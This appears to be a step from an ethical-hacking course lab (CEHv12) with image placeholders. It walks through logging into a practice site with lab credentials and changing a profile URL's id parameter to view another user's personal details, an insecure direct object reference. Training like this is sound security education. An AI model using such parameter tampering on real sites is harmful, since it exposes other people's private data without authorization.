
1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.
2. Launch any browser, here, **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type <http://www.moviescope.com> and press **Enter**.






3. The **MovieScope** website appears. In the **Login** form, type **Username** and **Password** as **steve** and **password**, and click **Login**.


Note: Here, we are logging in as a registered user on the website.




4. You are logged into the website. Click the **View Profile** tab from the menu bar.



5. You will be redirected to the profile page, which displays the personal information of **steve** (here, you). You will observe that the value of **ID** in the personal information and address bar is **4**.



6. Now, try to change the parameter in the address bar to **id=1** and press **Enter**.



7. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.

MS Home - MovieScope

www.moviescope.com/viewprofile.aspx?id=1

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Logout

